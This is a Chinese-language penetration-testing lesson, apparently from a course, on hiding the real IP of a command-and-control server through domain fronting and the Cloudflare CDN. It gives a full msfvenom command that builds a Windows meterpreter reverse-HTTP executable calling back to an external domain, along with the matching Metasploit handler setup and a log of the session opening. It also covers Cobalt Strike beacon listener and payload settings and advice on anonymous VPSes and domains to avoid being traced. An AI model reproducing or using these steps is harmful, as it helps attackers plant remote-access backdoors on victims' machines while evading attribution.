#2课时

Metasploit域名上线隐藏IP

概述

为什么要隐藏IP

在拿下了目标机之后，目标机在内网里面，使用msf或者CS时，用自己的VPS做服务器的话，导致很容易被溯源。

域名上线原理

当我们访问域名时会经过域名解析 域名解析就是域名到IP地址的转换过程，那么就意味这我们访问域名实际上最后是访问的真实IP

```
A记录：  将域名指向一个IPv4地址（例如：100.100.100.100），需要增加A记录
CNAME记录：  如果将域名指向一个域名，实现与被指向域名相同的访问效果，需要增加CNAME记录。这个域名一般是主机服务商提供的一个域名
MX记录：  建立电子邮箱服务，将指向邮件服务器地址，需要设置MX记录。建立邮箱时，一般会根据邮箱服务商提供的MX记录填写此记录
NS记录：  域名解析服务器记录，如果要将子域名指定某个域名服务器来解析，需要设置NS记录
TXT记录：  可任意填写，可为空。一般做一些验证记录时会使用此项，如：做SPF（反垃圾邮件）记录
AAAA记录：  将主机名（或域名）指向一个IPv6地址（例如：ff03:0:0:0:0:0:0:c1），需要添加AAAA记录
```

假设 现在有一个域名 www.aaa.com 配置了A记录


那么我想让我的msf上线能达到隐藏真实IP的效果吗

通过CDN上线MSF

CDN的全称是Content Delivery Network，即内容分发网络。其目的是通过在现有的Internet中增加一层新的CACHE(缓存)层，将网站的内容发布到最接近用户的网络”边缘“的节点，目的提高用户访问网站的先赢速度

假设您的业务源站域名为 www.test.com ，当域名接入 CDN 开始使用加速服务后，您的用户发起 HTTP 请求，实际的处理流程如图所示，根据他的处理流程，CDN最后会将流量转发到真实IP上，

那么我们便能通过CDN达到隐藏自身的效果



CDN上线具体实现

基础配置:一台VPS、一个域名

这里的VPS最好是匿名的
既然是隐藏自身 那么域名肯定不能使用自己备案的域名

https://freenom.com/ 注册免费域名 注册失败,可以用gmail注册
https://cart.godaddy.com/ 注册匿名域名

https://www.cloudflare.com/ 免费CDN


注意

Cloudflare支持的HTTP端口是:
80,8080,8880,2052,2082,2086,2095

Cloudflare支持的HTTPs端口是:
443,2053,2083,2087,2096,8443

MSF生成木马


```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=www.firreeoma.tk LPORT=2095 -f exe >
shell.exe
```



```
➜  ~ msfvenom -p windows/x64/meterpreter/reverse_http LHOST=www.firreeoma.tk LPORT=2095 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 735 bytes
Final size of exe file: 7168 bytes
```


MSF开启相对应监听

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_http
set lhost www.XXXX.tk
set lport 2095
run
```




```
msf6 > handler -p windows/x64/meterpreter/reverse_http -H www.firreeoma.tk -P 2095
[*] Payload handler running as background job 0.
msf6 >
[-] Handler failed to bind to 104.21.93.72:2095
[*] Started HTTP reverse handler on http://0.0.0.0:2095
[!] http://www.firreeoma.tk:2095 handling request from 172.70.98.7; (UUID: esntemz7) Without a database connected that payload UUID tracking will not work!
[*] http://www.firreeoma.tk:2095 handling request from 172.70.98.7; (UUID: esntemz7) Staging x64 payload (201308 bytes) ...
[!] http://www.firreeoma.tk:2095 handling request from 172.70.98.7; (UUID: esntemz7) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.206.0.5:2095 -> 127.0.0.1) at 2021-09-01 09:47:36 +0800

msf6 > sessions 1
[*] Starting interaction with 1...

meterpreter > 
```

流量分析



```
C:\Users\administrator.XS.000>netstat -ano

活动连接

  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       760
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:10140          0.0.0.0:0              LISTENING       2100
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       456
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       808
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       924
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       560
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       552
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       1532
  TCP    127.0.0.1:54360        0.0.0.0:0              LISTENING       2100
  TCP    192.168.40.140:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.40.140:49160   140.206.78.10:80       ESTABLISHED     2100
  TCP    192.168.40.140:49187   101.199.128.208:80     ESTABLISHED     3892
  TCP    192.168.40.140:49212   172.67.206.103:2095    CLOSE_WAIT      2208
```



```
172.67.206.103    192.168.40.140    TCP     68 2095
172.67.206.103    192.168.40.140    HTTP    684 HTTP/
172.67.206.103    192.168.40.140    TCP     684 [TCP
192.168.40.140    172.67.206.103    TCP     54 4921
192.168.40.140    172.67.206.103    HTTP    361 GET /
172.67.206.103    192.168.40.140    TCP     68 2095
172.67.206.103    192.168.40.140    HTTP    598 HTTP/
172.67.206.103    192.168.40.140    TCP     598 [TCP
192.168.40.140    172.67.206.103    TCP     54 49217
192.168.40.140    172.67.206.103    HTTP    361 GET /
172.67.206.103    192.168.40.140    TCP     68 2095
172.67.206.103    192.168.40.140    HTTP    688 HTTP/
172.67.206.103    192.168.40.140    TCP     688 [TCP
192.168.40.140    172.67.206.103    TCP     54 49217
192.168.40.140    172.67.206.103    HTTP    361 GET /

on wire (2888 bits), 361 bytes captured (2888 bits) on interfac
Mware_bc:40:dd (00:0c:29:bc:40:dd), Dst: VMware_fb:4d:d7 (00:50
ersion 4, Src: 192.168.40.140, Dst: 172.67.206.103
l Protocol, Src Port: 49217, Dst Port: 2095, Seq: 1, Ack: 1, Le
```


```
GET /9lmwme10b7kgu5G7QZf7GgnHuZpCcFDZ8Tsqg9Moclleh_z70jaYddJ7N2VAvDu3vq7_OUmNJM11nQxiub-
1ilKuJHR9ayVfUUHaUqbqcxn1DXviN4ko2c/ HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: www.firreecma.tk:2095

HTTP/1.1 200 OK
Date: Wed, 01 Sep 2021 01:53:56 GMT
Content-Type: application/octet-stream
Content-Length: 0
Connection: keep-alive
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?
s=tg0l8tcgqgXr10%2BF/XUPetUMgN6LamFYm1+Mv2KDMZey1K%2BQ8211Ax6J%2F-t%2B8gxPWu2p4K5lVyKKMMV8
nzuy7ytLmf9ptT9CRD1Vlzs9LqVTW1nFCc2VafF2cGm12cfnq1D8QJvL8tpI%3D"}],"group":"cf-
nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 687ade24ebd384b8-LAX
```

CobaltStrike上线隐藏IP

CDN非法接入


使用CDN内容分发网络的多节点分布式技术，通过“加速、代理、缓存”隐藏在后面的静态文件或服务；最终实现对外暴露的是CDN多节点的公网域名IP，很难甚至无法溯源真实后端服务器的域名或IP！

目标上线后流量走向



和MSF域名上线所需配置一样

1.开启一个listener



Create a listener.

Name: cs3

Payload: Beacon HTTP

Payload Options

HTTP Hosts: www.quarry.top

Host Rotation Strategy: round-robin

HTTP Host (Stager): www.quarry.top

Profile: default


HTTP Port (C2): 2095

HTTP Port (Bind):

HTTP Host Header: www.quarry.top

HTTP Proxy:

2.通过此监听生成后门



Windows Executable (Stageless)

Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help

Listener: aa


Output: Windows EXE

x64: ☑ Use x64 payload

sign: □ Sign executable file

流量分析

观察流量信息会发现全程和CDN在做通信



```
 234 100.570713   104.21.93.72      192.168.40.140    HTTP   592 HTTP/1.1 200 OK
 246 105.658522   192.168.40.140    180.163.242.239   HTTP   952 POST /safe_update.
 248 105.684137   180.163.242.239   192.168.40.140    HTTP   354 HTTP/1.1 200 OK
 257 105.716099   192.168.40.140    180.163.222.208   HTTP   463 POST /scan HTTP/1.
 259 105.742957   180.163.222.208   192.168.40.140    HTTP   323 HTTP/1.1 200 OK
 603 125.327789   192.168.40.140    104.21.93.72      HTTP   441 GET /ca HTTP/1.1
 609 125.895573   104.21.93.72      192.168.40.140    HTTP   598 HTTP/1.1 200 OK
 989 151.343414   192.168.40.140    104.21.93.72      HTTP   441 GET /ca HTTP/1.1
 997 151.943931   104.21.93.72      192.168.40.140    HTTP   667 HTTP/1.1 200 OK
1000 152.251532   192.168.40.140    104.21.93.72      HTTP   408 POST /submit.php?i
1005 152.794086   104.21.93.72      192.168.40.140    HTTP   597 HTTP/1.1 200 OK
1050 181.088727   192.168.40.140    104.21.93.72      HTTP   441 GET /ca HTTP/1.1
1052 181.600662   104.21.93.72      192.168.40.140    HTTP   598 HTTP/1.1 200 OK
```


external	inte...	liste
108.162.215.203	192.16...	aa

隧道转发代理

利用内网穿透，将C2回连端口映射到其他公网地址，以达到测试程序通过其他公网地址进行回连，隐藏C2真实ip

1. 注册ngrok账号
   https://ngrok.com/

